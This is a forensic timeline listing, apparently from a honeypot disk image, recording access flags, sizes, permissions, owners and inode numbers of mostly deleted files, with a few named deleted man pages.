  1560 .a. -rw-r--r-- 17275    games    109901   <honeypot.hda5.dd-dead-109901>
  5192 .a. -rw-r--r-- root     root     79228    <honeypot.hda5.dd-dead-79228>
  1298 .a. -rw-r--r-- 17275    games    94336    <honeypot.hda5.dd-dead-94336>
    43 .a. -rw-r--r-- 17275    games    125375   <honeypot.hda5.dd-dead-125375>
  1538 .a. -rw-r--r-- 17275    games    79215    <honeypot.hda5.dd-dead-79215>
  2454 .a. -rw-r--r-- 17275    games    79168    <honeypot.hda5.dd-dead-79168>
  1850 .a. -rw-r--r-- 17275    games    125383   <honeypot.hda5.dd-dead-125383>
   318 .a. -rw-r--r-- 17275    games    109804   <honeypot.hda5.dd-dead-109804>
  4548 .a. -rw-r--r-- root     root     48444    <honeypot.hda5.dd-dead-48444>
  2739 .a. -rw-r--r-- 17275    games    94253    <honeypot.hda5.dd-dead-94253>
  2242 .a. -rw-r--r-- 17275    games    17552    <honeypot.hda5.dd-dead-17552>
    41 .a. -rw-r--r-- 17275    games    140716   <honeypot.hda5.dd-dead-140716>
  2138 .a. -rw-r--r-- 17275    games    79196    <honeypot.hda5.dd-dead-79196>
103440 .a. -rw-r--r-- root     root     109964   <honeypot.hda5.dd-dead-109964>
  4232 .a. -rw-r--r-- root     root     79223    <honeypot.hda5.dd-dead-79223>
  3370 .a. -rw-r--r-- 17275    games    48344    <honeypot.hda5.dd-dead-48344>
    39 .a. -rw-r--r-- 17275    games    94122    <honeypot.hda5.dd-dead-94122>
  3367 .a. -rw-r--r-- 17275    games    140696   <honeypot.hda5.dd-dead-140696>
  1463 .a. -rw-r--r-- 17275    games    79133    <honeypot.hda5.dd-dead-79133>
  1369 .a. -rw-r--r-- 17275    games    48364    <honeypot.hda5.dd-dead-48364>
  1324 .a. -rw-r--r-- 17275    games    48404    <honeypot.hda5.dd-dead-48404>
  4272 .a. -rw-r--r-- root     root     48414    <honeypot.hda5.dd-dead-48414>
  2038 .a. -rw-r--r-- 17275    games    79128    <honeypot.hda5.dd-dead-79128>
117710 .a. -rw-r--r-- root     root     63815    <honeypot.hda5.dd-dead-63815>
    38 .a. -rw-r--r-- 17275    games    109968   <honeypot.hda5.dd-dead-109968>
  2719 .a. -rw-r--r-- 17275    games    125292   <honeypot.hda5.dd-dead-125292>
   472 .a. -rw-r--r-- root     root     2373     <honeypot.hda5.dd-dead-2373>
  1925 .a. -rw-r--r-- 17275    games    94149    <honeypot.hda5.dd-dead-94149>
  1498 .a. -rw-r--r-- 17275    games    93983    <honeypot.hda5.dd-dead-93983>
  4480 .a. -rw-r--r-- root     root     48420    <honeypot.hda5.dd-dead-48420>
  7196 .a. -rw-r--r-- 17275    games    79161    <honeypot.hda5.dd-dead-79161>
  3051 .a. -rw-r--r-- 17275    games    17598    <honeypot.hda5.dd-dead-17598>
    93 .a. -rw-r--r-- 17275    games    79095    <honeypot.hda5.dd-dead-79095>
  2577 .a. -rw-r--r-- 17275    games    2249     <honeypot.hda5.dd-dead-2249>
224679 .a. -rwxr-xr-x root     root     2268     <honeypot.hda5.dd-dead-2268>
   140 .a. -rw-r--r-- 17275    games    94311    <honeypot.hda5.dd-dead-94311>
  5228 .a. -rw-r--r-- root     root     48439    <honeypot.hda5.dd-dead-48439>
  3465 .a. -rw-r--r-- 17275    games    94027    <honeypot.hda5.dd-dead-94027>
   879 .a. -rw-r--r-- 17275    games    140821   <honeypot.hda5.dd-dead-140821>
  1738 .a. -rw-r--r-- 17275    games    109974   <honeypot.hda5.dd-dead-109974>
     9 .a. -rw-r--r-- 17275    games    94270    <honeypot.hda5.dd-dead-94270>
 35544 .a. -rw-r--r-- 17275    games    94001    <honeypot.hda5.dd-dead-94001>
  1515 .a. -rw-r--r-- 17275    games    94211    <honeypot.hda5.dd-dead-94211>
 12360 .a. -rw-r--r-- root     root     125350   <honeypot.hda5.dd-dead-125350>
    38 .a. -rw-r--r-- 17275    games    94242    <honeypot.hda5.dd-dead-94242>
  3192 .a. -rw-r--r-- 17275    games    93997    <honeypot.hda5.dd-dead-93997>
  3872 .a. -rw-r--r-- root     root     79313    <honeypot.hda5.dd-dead-79313>
    90 .a. -rw-r--r-- 17275    games    94216    <honeypot.hda5.dd-dead-94216>
  2222 .a. -rw-r--r-- 17275    games    94353    <honeypot.hda5.dd-dead-94353>
 60224 .a. -rw-r--r-- root     root     2330     <honeypot.hda5.dd-dead-2330>
  1467 .a. -rw-r--r-- 17275    games    125389   <honeypot.hda5.dd-dead-125389>
  4442 .a. -rw-r--r-- root     root     2322     <honeypot.hda5.dd-dead-2322>
   181 .a. -rw-r--r-- 17275    games    94114    <honeypot.hda5.dd-dead-94114>
  1526 .a. -rw-r--r-- 17275    games    63821    <honeypot.hda5.dd-dead-63821>
  4356 .a. -rw-r--r-- root     root     109960   <honeypot.hda5.dd-dead-109960>
  1572 .a. -rw-r--r-- 17275    games    94218    <honeypot.hda5.dd-dead-94218>
     9 .a. -rw-r--r-- 17275    games    17521    <honeypot.hda5.dd-dead-17521>
  4596 .a. -rw-r--r-- root     root     79308    <honeypot.hda5.dd-dead-79308>
  1199 .a. -rw-r--r-- 17275    games    140805   <honeypot.hda5.dd-dead-140805>
  6432 .a. -rw-r--r-- root     root     2370     <honeypot.hda5.dd-dead-2370>
  4974 .a. -rw-r--r-- 17275    games    79076    <honeypot.hda5.dd-dead-79076>
  1904 .a. -rw-r--r-- 17275    games    125275   <honeypot.hda5.dd-dead-125275>
 22132 .a. -rw-r--r-- root     root     2255     <honeypot.hda5.dd-dead-2255>
  2300 .a. -rw-r--r-- root     root     79326    <honeypot.hda5.dd-dead-79326>
  4827 .a. -rw-r--r-- 17275    games    93986    <honeypot.hda5.dd-dead-93986>
  1144 .a. -rw-r--r-- 17275    games    79137    <honeypot.hda5.dd-dead-79137>
 20180 .a. -rw-r--r-- 17275    games    94013    <honeypot.hda5.dd-dead-94013>
  2286 .a. -rw-r--r-- 17275    games    17600    <honeypot.hda5.dd-dead-17600>
  2368 .a. -rw-r--r-- 17275    games    109984   <honeypot.hda5.dd-dead-109984>
    43 .a. -rw-r--r-- 17275    games    94154    <honeypot.hda5.dd-dead-94154>
  1949 .a. -rw-r--r-- 17275    games    48382    <honeypot.hda5.dd-dead-48382>
  2068 .a. -rw-r--r-- 17275    games    140677   <honeypot.hda5.dd-dead-140677>
  3030 .a. -rw-r--r-- 17275    games    79186    <honeypot.hda5.dd-dead-79186>
  4124 .a. -rw-r--r-- root     root     2350     <honeypot.hda5.dd-dead-2350>
  4724 .a. -rw-r--r-- root     root     79274    <honeypot.hda5.dd-dead-79274>
  6752 .a. -rw-r--r-- root     root     79300    <honeypot.hda5.dd-dead-79300>
  4532 .a. -rw-r--r-- 17275    games    140695   <honeypot.hda5.dd-dead-140695>
```

```
  1462 .a. -rw-r--r-- 17275    games    94317    <honeypot.hda5.dd-dead-94317>
  4236 .a. -rw-r--r-- root     root     79327    <honeypot.hda5.dd-dead-79327>
 22876 .a. -rwxr-xr-x 17275    games    93942    <honeypot.hda5.dd-dead-93942>
  1870 .a. -rw-r--r-- root     root     2368     <honeypot.hda5.dd-dead-2368>
  5551 .a. -rw-r--r-- 17275    games    140734   <honeypot.hda5.dd-dead-140734>
  2007 .a. -rw-r--r-- 17275    games    94224    <honeypot.hda5.dd-dead-94224>
  8254 .a. -rw-r--r-- root     root     94356    <honeypot.hda5.dd-dead-94356>
  1897 .a. -rw-r--r-- 17275    games    79195    <honeypot.hda5.dd-dead-79195>
  1428 .a. -rw-r--r-- 17275    games    79138    <honeypot.hda5.dd-dead-79138>
  1310 .a. -rw-r--r-- 17275    games    94339    <honeypot.hda5.dd-dead-94339>
 17185 .a. -rw-r--r-- root     root     2296     <honeypot.hda5.dd-dead-2296>
  4520 .a. -rw-r--r-- root     root     125356   <honeypot.hda5.dd-dead-125356>
  2957 .a. -rw-r--r-- 17275    games    79188    <honeypot.hda5.dd-dead-79188>
  3820 .a. -rw-r--r-- 17275    games    93966    <honeypot.hda5.dd-dead-93966>
 17995 .a. -rwxr-xr-x 17275    games    79081    <honeypot.hda5.dd-dead-79081>
  4549 .a. -rw-r--r-- 17275    games    140698   <honeypot.hda5.dd-dead-140698>
  2795 .a. -rw-r--r-- 17275    games    109991   <honeypot.hda5.dd-dead-109991>
158452 .a. -rw-r--r-- root     root     93962    <honeypot.hda5.dd-dead-93962>
    45 .a. -rw-r--r-- 17275    games    94344    <honeypot.hda5.dd-dead-94344>
  3781 .a. -rw-r--r-- 17275    games    17622    <honeypot.hda5.dd-dead-17622>
  4740 .a. -rw-r--r-- root     root     79240    <honeypot.hda5.dd-dead-79240>
  1892 .a. -rw-r--r-- 17275    games    125295   <honeypot.hda5.dd-dead-125295>
  4301 .a. -rw-r--r-- 17275    games    125262   <honeypot.hda5.dd-dead-125262>
 11621 .a. -rw-r--r-- root     root     2313     <honeypot.hda5.dd-dead-2313>
 10318 .a. -rw-r--r-- 17275    games    93971    <honeypot.hda5.dd-dead-93971>
  1891 .a. -rw-r--r-- 17275    games    94290    <honeypot.hda5.dd-dead-94290>
  3296 .a. -rw-r--r-- root     root     2366     <honeypot.hda5.dd-dead-2366>
  4516 .a. -rw-r--r-- root     root     79264    <honeypot.hda5.dd-dead-79264>
  4500 .a. -rw-r--r-- root     root     109951   <honeypot.hda5.dd-dead-109951>
  4328 .a. -rw-r--r-- root     root     79232    <honeypot.hda5.dd-dead-79232>
     9 .a. -rw-r--r-- 17275    games    94258    <honeypot.hda5.dd-dead-94258>
 25510 .a. -rw-r--r-- 17275    games    93935    <honeypot.hda5.dd-dead-93935>
  3247 .a. -rw-r--r-- 17275    games    17564    <honeypot.hda5.dd-dead-17564>
     9 .a. -rw-r--r-- 17275    games    109799   <honeypot.hda5.dd-dead-109799>
  2336 .a. -rw-r--r-- 17275    games    94125    <honeypot.hda5.dd-dead-94125>
 15575 .a. -rw-r--r-- 17275    games    17569    <honeypot.hda5.dd-dead-17569>
  4304 .a. -rw-r--r-- root     root     109955   <honeypot.hda5.dd-dead-109955>
 27865 .a. -rwxr-xr-x root     root     94359    <honeypot.hda5.dd-dead-94359>
  3838 .a. -rw-r--r-- 17275    games    48312    <honeypot.hda5.dd-dead-48312>
  4736 .a. -rw-r--r-- root     root     48453    <honeypot.hda5.dd-dead-48453>
  4412 .a. -rw-r--r-- root     root     79234    <honeypot.hda5.dd-dead-79234>
  4410 .a. -rw-r--r-- 17275    games    94351    <honeypot.hda5.dd-dead-94351>
  1668 .a. -rw-r--r-- root     root     2348     <honeypot.hda5.dd-dead-2348>
  3220 .a. -rw-r--r-- 17275    games    48347    <honeypot.hda5.dd-dead-48347>
     9 .a. -rw-r--r-- 17275    games    17631    <honeypot.hda5.dd-dead-17631>
 52417 .a. -rw-r--r-- 17275    games    94010    <honeypot.hda5.dd-dead-94010>
  4773 .a. -rwxr-xr-x 17275    games    79085    <honeypot.hda5.dd-dead-79085>
     9 .a. -rw-r--r-- 17275    games    17595    <honeypot.hda5.dd-dead-17595>
 99300 .a. -/-rw-r--r-- 17275    games    78932    /usr/man/man1/telnet.1.gz (deleted)
  1891 .a. -rw-r--r-- root     root     2309     <honeypot.hda5.dd-dead-2309>
  4549 .a. -rw-r--r-- 17275    games    17518    <honeypot.hda5.dd-dead-17518>
   361 .a. -rw-r--r-- 17275    games    94345    <honeypot.hda5.dd-dead-94345>
 10963 .a. -rw-r--r-- 17275    games    140781   <honeypot.hda5.dd-dead-140781>
  1744 .a. -rw-r--r-- 17275    games    94300    <honeypot.hda5.dd-dead-94300>
  2645 .a. -rw-r--r-- 17275    games    17612    <honeypot.hda5.dd-dead-17612>
  2152 .a. -rw-r--r-- 17275    games    109995   <honeypot.hda5.dd-dead-109995>
    41 .a. -rw-r--r-- 17275    games    94315    <honeypot.hda5.dd-dead-94315>
  3228 .a. -rw-r--r-- 17275    games    17517    <honeypot.hda5.dd-dead-17517>
  2704 .a. -rw-r--r-- 17275    games    140789   <honeypot.hda5.dd-dead-140789>
  5280 .a. -rw-r--r-- root     root     79261    <honeypot.hda5.dd-dead-79261>
   297 .a. -rw-r--r-- 17275    games    125276   <honeypot.hda5.dd-dead-125276>
 14874 .a. -rw-r--r-- root     root     2292     <honeypot.hda5.dd-dead-2292>
  6084 .a. -rw-r--r-- root     root     79244    <honeypot.hda5.dd-dead-79244>
  4252 .a. -rw-r--r-- root     root     79330    <honeypot.hda5.dd-dead-79330>
    41 .a. -rw-r--r-- 17275    games    94329    <honeypot.hda5.dd-dead-94329>
     9 .a. -rw-r--r-- 17275    games    17627    <honeypot.hda5.dd-dead-17627>
  2024 .a. -/-rw-r--r-- 17275    games    48313    /usr/man/man8/ypxfr.8.gz (deleted)
  8692 .a. -rw-r--r-- root     root     48434    <honeypot.hda5.dd-dead-48434>
   565 .a. -rw-r--r-- root     root     125339   <honeypot.hda5.dd-dead-125339>
  3796 .a. -rw-r--r-- 17275    games    125296   <honeypot.hda5.dd-dead-125296>
   969 .a. -rw-r--r-- root     root     2282     <honeypot.hda5.dd-dead-2282>
  7068 .a. -rw-r--r-- root     root     63809    <honeypot.hda5.dd-dead-63809>
     9 .a. -rw-r--r-- 17275    games    140752   <honeypot.hda5.dd-dead-140752>
  1925 .a. -rw-r--r-- 17275    games    125382   <honeypot.hda5.dd-dead-125382>
 13341 .a. -rw-r--r-- 17275    games    48377    <honeypot.hda5.dd-dead-48377>
    43 .a. -rw-r--r-- 17275    games    17513    <honeypot.hda5.dd-dead-17513>
  2124 .a. -rw-r--r-- 17275    games    109905   <honeypot.hda5.dd-dead-109905>
  4953 .a. -rw-r--r-- 17275    games    140823   <honeypot.hda5.dd-dead-140823>
  5948 .a. -rw-r--r-- root     root     79266    <honeypot.hda5.dd-dead-79266>
  5104 .a. -rw-r--r-- root     root     48443    <honeypot.hda5.dd-dead-48443>
  1538 .a. -rw-r--r-- 17275    games    93945    <honeypot.hda5.dd-dead-93945>
  1467 .a. -rw-r--r-- 17275    games    94208    <honeypot.hda5.dd-dead-94208>
  1837 .a. -rw-r--r-- 17275    games    48383    <honeypot.hda5.dd-dead-48383>
 15472 .a. -rw-r--r-- root     root     48436    <honeypot.hda5.dd-dead-48436>
  4949 .a. -rw-r--r-- 17275    games    94033    <honeypot.hda5.dd-dead-94033>
  2337 .a. -rw-r--r-- 17275    games    79090    <honeypot.hda5.dd-dead-79090>
    41 .a. -rw-r--r-- 17275    games    94058    <honeypot.hda5.dd-dead-94058>
  2878 .a. -rw-r--r-- 17275    games    17619    <honeypot.hda5.dd-dead-17619>
   134 .a. -rw-r--r-- 17275    games    140703   <honeypot.hda5.dd-dead-140703>
 13371 .a. -rw-r--r-- 17275    games    17570    <honeypot.hda5.dd-dead-17570>
  1496 .a. -rw-r--r-- 17275    games    109885   <honeypot.hda5.dd-dead-109885>
  4444 .a. -rw-r--r-- root     root     48423    <honeypot.hda5.dd-dead-48423>
  2755 .a. -rw-r--r-- 17275    games    93995    <honeypot.hda5.dd-dead-93995>
  2161 .a. -rw-r--r-- 17275    games    94092    <honeypot.hda5.dd-dead-94092>
  2962 .a. -rw-r--r-- 17275    games    48349    <honeypot.hda5.dd-dead-48349>
  1197 .a. -rw-r--r-- 17275    games    79217    <honeypot.hda5.dd-dead-79217>
  6432 .a. -rw-r--r-- 17275    games    94041    <honeypot.hda5.dd-dead-94041>
  2633 .a. -rw-r--r-- 17275    games    17614    <honeypot.hda5.dd-dead-17614>
  5324 .a. -rw-r--r-- root     root     79290    <honeypot.hda5.dd-dead-79290>
  1792 .a. -rw-r--r-- 17275    games    79198    <honeypot.hda5.dd-dead-79198>
108029 .a. -rw-r--r-- 17275    games    17586    <honeypot.hda5.dd-dead-17586>
  8648 .a. -rw-r--r-- 17275    games    94020    <honeypot.hda5.dd-dead-94020>
```

```
 26760 .a. -rw-r--r-- root     root     2316     <honeypot.hda5.dd-dead-2316>
  4056 .a. -rw-r--r-- root     root     79328    <honeypot.hda5.dd-dead-79328>
  4632 .a. -rw-r--r-- root     root     79304    <honeypot.hda5.dd-dead-79304>
     9 .a. -rw-r--r-- 17275    games    109891   <honeypot.hda5.dd-dead-109891>
  1330 .a. -rw-r--r-- 17275    games    109897   <honeypot.hda5.dd-dead-109897>
 10043 .a. -rw-r--r-- 17275    games    94031    <honeypot.hda5.dd-dead-94031>
    39 .a. -rw-r--r-- 17275    games    94271    <honeypot.hda5.dd-dead-94271>
  2118 .a. -rw-r--r-- 17275    games    17554    <honeypot.hda5.dd-dead-17554>
  5796 .a. -rw-r--r-- root     root     48456    <honeypot.hda5.dd-dead-48456>
  2687 .a. -rw-r--r-- 17275    games    94347    <honeypot.hda5.dd-dead-94347>
  3838 .a. -/-rw-r--r-- 17275    games    48312    /usr/man/man8/ypserv.8.gz (deleted)
  8954 .a. -rw-r--r-- root     root     2333     <honeypot.hda5.dd-dead-2333>
  1310 .a. -rw-r--r-- 17275    games    79121    <honeypot.hda5.dd-dead-79121>
  5324 .a. -rw-r--r-- root     root     79297    <honeypot.hda5.dd-dead-79297>
   410 .a. -rw-r--r-- 17275    games    94134    <honeypot.hda5.dd-dead-94134>
     9 .a. -rw-r--r-- 17275    games    94136    <honeypot.hda5.dd-dead-94136>
  3375 .a. -rw-r--r-- 17275    games    48346    <honeypot.hda5.dd-dead-48346>
  1407 .a. -rw-r--r-- 17275    games    109886   <honeypot.hda5.dd-dead-109886>
  1184 .a. -rw-r--r-- 17275    games    79144    <honeypot.hda5.dd-dead-79144>
   375 .a. -rw-r--r-- 17275    games    140689   <honeypot.hda5.dd-dead-140689>
  1275 .a. -rw-r--r-- 17275    games    109936   <honeypot.hda5.dd-dead-109936>
  2050 .a. -rw-r--r-- 17275    games    48396    <honeypot.hda5.dd-dead-48396>
     9 .a. -rw-r--r-- 17275    games    94104    <honeypot.hda5.dd-dead-94104>
  4544 .a. -rw-r--r-- root     root     48418    <honeypot.hda5.dd-dead-48418>
 11948 .a. -rw-r--r-- 17275    games    140726   <honeypot.hda5.dd-dead-140726>
  1039 .a. -rw-r--r-- root     root     2371     <honeypot.hda5.dd-dead-2371>
  1376 .a. -rw-r--r-- 17275    games    17524    <honeypot.hda5.dd-dead-17524>
  2730 .a. -rw-r--r-- 17275    games    17599    <honeypot.hda5.dd-dead-17599>
     9 .a. -rw-r--r-- 17275    games    125374   <honeypot.hda5.dd-dead-125374>
 10140 .a. -rw-r--r-- 17275    games    79124    <honeypot.hda5.dd-dead-79124>
  7319 .a. -rw-r--r-- root     root     2319     <honeypot.hda5.dd-dead-2319>
  2321 .a. -rw-r--r-- 17275    games    125284   <honeypot.hda5.dd-dead-125284>
  3297 .a. -rw-r--r-- 17275    games    79094    <honeypot.hda5.dd-dead-79094>
  1560 .a. -rw-r--r-- 17275    games    109989   <honeypot.hda5.dd-dead-109989>
  4600 .a. -rw-r--r-- root     root     48449    <honeypot.hda5.dd-dead-48449>
 11844 .a. -rw-r--r-- root     root     79272    <honeypot.hda5.dd-dead-79272>
  3068 .a. -rw-r--r-- 17275    games    94067    <honeypot.hda5.dd-dead-94067>
  4210 .a. -rw-r--r-- 17275    games    125286   <honeypot.hda5.dd-dead-125286>
  4160 .a. -rw-r--r-- root     root     79237    <honeypot.hda5.dd-dead-79237>
 10696 .a. -rw-r--r-- root     root     48426    <honeypot.hda5.dd-dead-48426>
  1775 .a. -rw-r--r-- 17275    games    79169    <honeypot.hda5.dd-dead-79169>
  5412 .a. -rw-r--r-- root     root     79289    <honeypot.hda5.dd-dead-79289>
  2356 .a. -rw-r--r-- 17275    games    109978   <honeypot.hda5.dd-dead-109978>
  2769 .a. -rw-r--r-- 17275    games    48380    <honeypot.hda5.dd-dead-48380>
 13494 .a. -rw-r--r-- 17275    games    94016    <honeypot.hda5.dd-dead-94016>
  1133 .a. -rw-r--r-- 17275    games    48407    <honeypot.hda5.dd-dead-48407>
   140 .a. -rw-r--r-- 17275    games    94248    <honeypot.hda5.dd-dead-94248>
  8736 .a. -rw-r--r-- root     root     2299     <honeypot.hda5.dd-dead-2299>
   994 .a. -rw-r--r-- root     root     2363     <honeypot.hda5.dd-dead-2363>
  2789 .a. -rw-r--r-- 17275    games    109876   <honeypot.hda5.dd-dead-109876>
  2321 .a. -rw-r--r-- 17275    games    140733   <honeypot.hda5.dd-dead-140733>
 11576 .a. -rw-r--r-- root     root     79320    <honeypot.hda5.dd-dead-79320>
  1642 .a. -rw-r--r-- 17275    games    109973   <honeypot.hda5.dd-dead-109973>
 23729 .a. -rw-r--r-- root     root     2332     <honeypot.hda5.dd-dead-2332>
  4288 .a. -rw-r--r-- 17275    games    48386    <honeypot.hda5.dd-dead-48386>
  4564 .a. -rw-r--r-- root     root     63808    <honeypot.hda5.dd-dead-63808>
    41 .a. -rw-r--r-- 17275    games    94184    <honeypot.hda5.dd-dead-94184>
  1431 .a. -rw-r--r-- 17275    games    109934   <honeypot.hda5.dd-dead-109934>
  7797 .a. -rw-r--r-- root     root     17561    <honeypot.hda5.dd-dead-17561>
    98 .a. -rw-r--r-- 17275    games    94307    <honeypot.hda5.dd-dead-94307>
  2149 .a. -rw-r--r-- 17275    games    17621    <honeypot.hda5.dd-dead-17621>
  2248 .a. -rw-r--r-- 17275    games    140775   <honeypot.hda5.dd-dead-140775>
   203 .a. -rw-r--r-- 17275    games    94235    <honeypot.hda5.dd-dead-94235>
  1791 .a. -rw-r--r-- 17275    games    48341    <honeypot.hda5.dd-dead-48341>
     9 .a. -rw-r--r-- 17275    games    94314    <honeypot.hda5.dd-dead-94314>
   146 .a. -rw-r--r-- 17275    games    94106    <honeypot.hda5.dd-dead-94106>
 17900 .a. -rw-r--r-- root     root     140834   <honeypot.hda5.dd-dead-140834>
  2419 .a. -rw-r--r-- root     root     2263     <honeypot.hda5.dd-dead-2263>
    39 .a. -rw-r--r-- 17275    games    17628    <honeypot.hda5.dd-dead-17628>
 29046 .a. -rw-r--r-- root     root     2293     <honeypot.hda5.dd-dead-2293>
224679 .a. -rwxr-xr-x root     root     93939    <honeypot.hda5.dd-dead-93939>
  2042 .a. -rw-r--r-- 17275    games    79193    <honeypot.hda5.dd-dead-79193>
  4642 .a. -rw-r--r-- root     root     2265     <honeypot.hda5.dd-dead-2265>
 29012 .a. -rw-r--r-- root     root     140830   <honeypot.hda5.dd-dead-140830>
  7873 .a. -rw-r--r-- root     root     2307     <honeypot.hda5.dd-dead-2307>
    39 .a. -rw-r--r-- 17275    games    17508    <honeypot.hda5.dd-dead-17508>
  1891 .a. -rw-r--r-- 17275    games    125298   <honeypot.hda5.dd-dead-125298>
  2755 .a. -rw-r--r-- root     root     2324     <honeypot.hda5.dd-dead-2324>
  2362 .a. -rw-r--r-- 17275    games    94340    <honeypot.hda5.dd-dead-94340>
 16424 .a. -rw-r--r-- root     root     2298     <honeypot.hda5.dd-dead-2298>
  1919 .a. -rw-r--r-- 17275    games    93994    <honeypot.hda5.dd-dead-93994>
  7324 .a. -rw-r--r-- root     root     79243    <honeypot.hda5.dd-dead-79243>
  4410 .a. -rw-r--r-- 17275    games    94200    <honeypot.hda5.dd-dead-94200>
  7616 .a. -rw-r--r-- 17275    games    48314    <honeypot.hda5.dd-dead-48314>
 11621 .a. -rw-r--r-- 17275    games    93984    <honeypot.hda5.dd-dead-93984>
  2357 .a. -rw-r--r-- 17275    games    140675   <honeypot.hda5.dd-dead-140675>
  1458 .a. -rw-r--r-- 17275    games    1893     <honeypot.hda5.dd-dead-1893>
  4776 .a. -rw-r--r-- root     root     79323    <honeypot.hda5.dd-dead-79323>
  9615 .a. -rw-r--r-- 17275    games    93991    <honeypot.hda5.dd-dead-93991>
  1076 .a. -rw-r--r-- 17275    games    125281   <honeypot.hda5.dd-dead-125281>
  1401 .a. -rw-r--r-- 17275    games    94281    <honeypot.hda5.dd-dead-94281>
   318 .a. -rw-r--r-- 17275    games    48306    <honeypot.hda5.dd-dead-48306>
  7319 .a. -rw-r--r-- 17275    games    93990    <honeypot.hda5.dd-dead-93990>
  5760 .a. -rw-r--r-- root     root     109943   <honeypot.hda5.dd-dead-109943>
  1633 .a. -rw-r--r-- 17275    games    94117    <honeypot.hda5.dd-dead-94117>
  1793 .a. -rw-r--r-- 17275    games    79155    <honeypot.hda5.dd-dead-79155>
  2485 .a. -rw-r--r-- 17275    games    48397    <honeypot.hda5.dd-dead-48397>
    75 .a. -rw-r--r-- 17275    games    125283   <honeypot.hda5.dd-dead-125283>
  4988 .a. -rw-r--r-- root     root     63804    <honeypot.hda5.dd-dead-63804>
506218 .a. -rw-r--r-- root     root     79314    <honeypot.hda5.dd-dead-79314>
  2355 .a. -rw-r--r-- 17275    games    94337    <honeypot.hda5.dd-dead-94337>
  5428 .a. -rw-r--r-- root     root     109948   <honeypot.hda5.dd-dead-109948>
```

```
  1949 .a. -rw-r--r-- 17275    games    79211    <honeypot.hda5.dd-dead-79211>
  2286 .a. -rw-r--r-- 17275    games    109816   <honeypot.hda5.dd-dead-109816>
    43 .a. -rw-r--r-- 17275    games    17632    <honeypot.hda5.dd-dead-17632>
  8778 .a. -rw-r--r-- 17275    games    140810   <honeypot.hda5.dd-dead-140810>
  9403 .a. -rw-r--r-- 17275    games    63764    <honeypot.hda5.dd-dead-63764>
  6550 .a. -rw-r--r-- 17275    games    94118    <honeypot.hda5.dd-dead-94118>
 75492 .a. -rw-r--r-- root     root     2280     <honeypot.hda5.dd-dead-2280>
  1391 .a. -rw-r--r-- 17275    games    140705   <honeypot.hda5.dd-dead-140705>
  2073 .a. -rw-r--r-- 17275    games    140748   <honeypot.hda5.dd-dead-140748>
  4565 .a. -rw-r--r-- 17275    games    94079    <honeypot.hda5.dd-dead-94079>
  4300 .a. -rw-r--r-- root     root     79238    <honeypot.hda5.dd-dead-79238>
 20180 .a. -rw-r--r-- root     root     2341     <honeypot.hda5.dd-dead-2341>
 22132 .a. -rw-r--r-- 17275    games    93462    <honeypot.hda5.dd-dead-93462>
  5904 .a. -rw-r--r-- root     root     125335   <honeypot.hda5.dd-dead-125335>
327056 .a. -rw-r--r-- root     root     79332    <honeypot.hda5.dd-dead-79332>
  2750 .a. -rw-r--r-- 17275    games    94293    <honeypot.hda5.dd-dead-94293>
  1455 .a. -rw-r--r-- 17275    games    48365    <honeypot.hda5.dd-dead-48365>
  1572 .a. -rw-r--r-- 17275    games    63822    <honeypot.hda5.dd-dead-63822>
  2798 .a. -rw-r--r-- 17275    games    109908   <honeypot.hda5.dd-dead-109908>
  2934 .a. -rw-r--r-- 17275    games    48355    <honeypot.hda5.dd-dead-48355>
  5024 .a. -rw-r--r-- root     root     125343   <honeypot.hda5.dd-dead-125343>
   737 .a. -rw-r--r-- 17275    games    140807   <honeypot.hda5.dd-dead-140807>
    46 .a. -rw-r--r-- 17275    games    94063    <honeypot.hda5.dd-dead-94063>
  3699 .a. -rw-r--r-- 17275    games    63770    <honeypot.hda5.dd-dead-63770>
  4760 .a. -rw-r--r-- root     root     79306    <honeypot.hda5.dd-dead-79306>
 24600 .a. -rw-r--r-- root     root     2336     <honeypot.hda5.dd-dead-2336>
     9 .a. -rw-r--r-- 17275    games    94071    <honeypot.hda5.dd-dead-94071>
  8196 .a. -rw-r--r-- root     root     125334   <honeypot.hda5.dd-dead-125334>
  4684 .a. -rw-r--r-- root     root     109956   <honeypot.hda5.dd-dead-109956>
  2652 .a. -rw-r--r-- 17275    games    109881   <honeypot.hda5.dd-dead-109881>
  1421 .a. -rw-r--r-- 17275    games    48381    <honeypot.hda5.dd-dead-48381>
  2643 .a. -rw-r--r-- 17275    games    2246     <honeypot.hda5.dd-dead-2246>
  1362 .a. -rw-r--r-- 17275    games    1894     <honeypot.hda5.dd-dead-1894>
  9257 .a. -rw-r--r-- 17275    games    140728   <honeypot.hda5.dd-dead-140728>
  2024 .a. -rw-r--r-- 17275    games    48313    <honeypot.hda5.dd-dead-48313>
   140 .a. -rw-r--r-- 17275    games    94098    <honeypot.hda5.dd-dead-94098>
  4200 .a. -rw-r--r-- root     root     48424    <honeypot.hda5.dd-dead-48424>
 29046 .a. -rw-r--r-- 17275    games    93964    <honeypot.hda5.dd-dead-93964>
  1100 .a. -rw-r--r-- 17275    games    94346    <honeypot.hda5.dd-dead-94346>
  1923 .a. -rw-r--r-- 17275    games    2251     <honeypot.hda5.dd-dead-2251>
  7651 .a. -rw-r--r-- 17275    games    125256   <honeypot.hda5.dd-dead-125256>
 36615 .a. -rw-r--r-- root     root     2375     <honeypot.hda5.dd-dead-2375>
  2739 .a. -rw-r--r-- 17275    games    94107    <honeypot.hda5.dd-dead-94107>
  7496 .a. -rw-r--r-- 17275    games    63776    <honeypot.hda5.dd-dead-63776>
152406 .a. -rw-r--r-- 17275    games    17571    <honeypot.hda5.dd-dead-17571>
  3097 .a. -rw-r--r-- 17275    games    94289    <honeypot.hda5.dd-dead-94289>
     9 .a. -rw-r--r-- 17275    games    94175    <honeypot.hda5.dd-dead-94175>
  2224 .a. -rw-r--r-- root     root     2372     <honeypot.hda5.dd-dead-2372>
  1994 .a. -rw-r--r-- 17275    games    140818   <honeypot.hda5.dd-dead-140818>
  1320 .a. -rw-r--r-- 17275    games    109923   <honeypot.hda5.dd-dead-109923>
  3593 .a. -rw-r--r-- 17275    games    125257   <honeypot.hda5.dd-dead-125257>
     9 .a. -rw-r--r-- 17275    games    94246    <honeypot.hda5.dd-dead-94246>
    75 .a. -rw-r--r-- 17275    games    140732   <honeypot.hda5.dd-dead-140732>
  2846 .a. -rw-r--r-- 17275    games    125300   <honeypot.hda5.dd-dead-125300>
    38 .a. -rw-r--r-- 17275    games    94087    <honeypot.hda5.dd-dead-94087>
     9 .a. -rw-r--r-- 17275    games    140687   <honeypot.hda5.dd-dead-140687>
  2276 .a. -rw-r--r-- 17275    games    48384    <honeypot.hda5.dd-dead-48384>
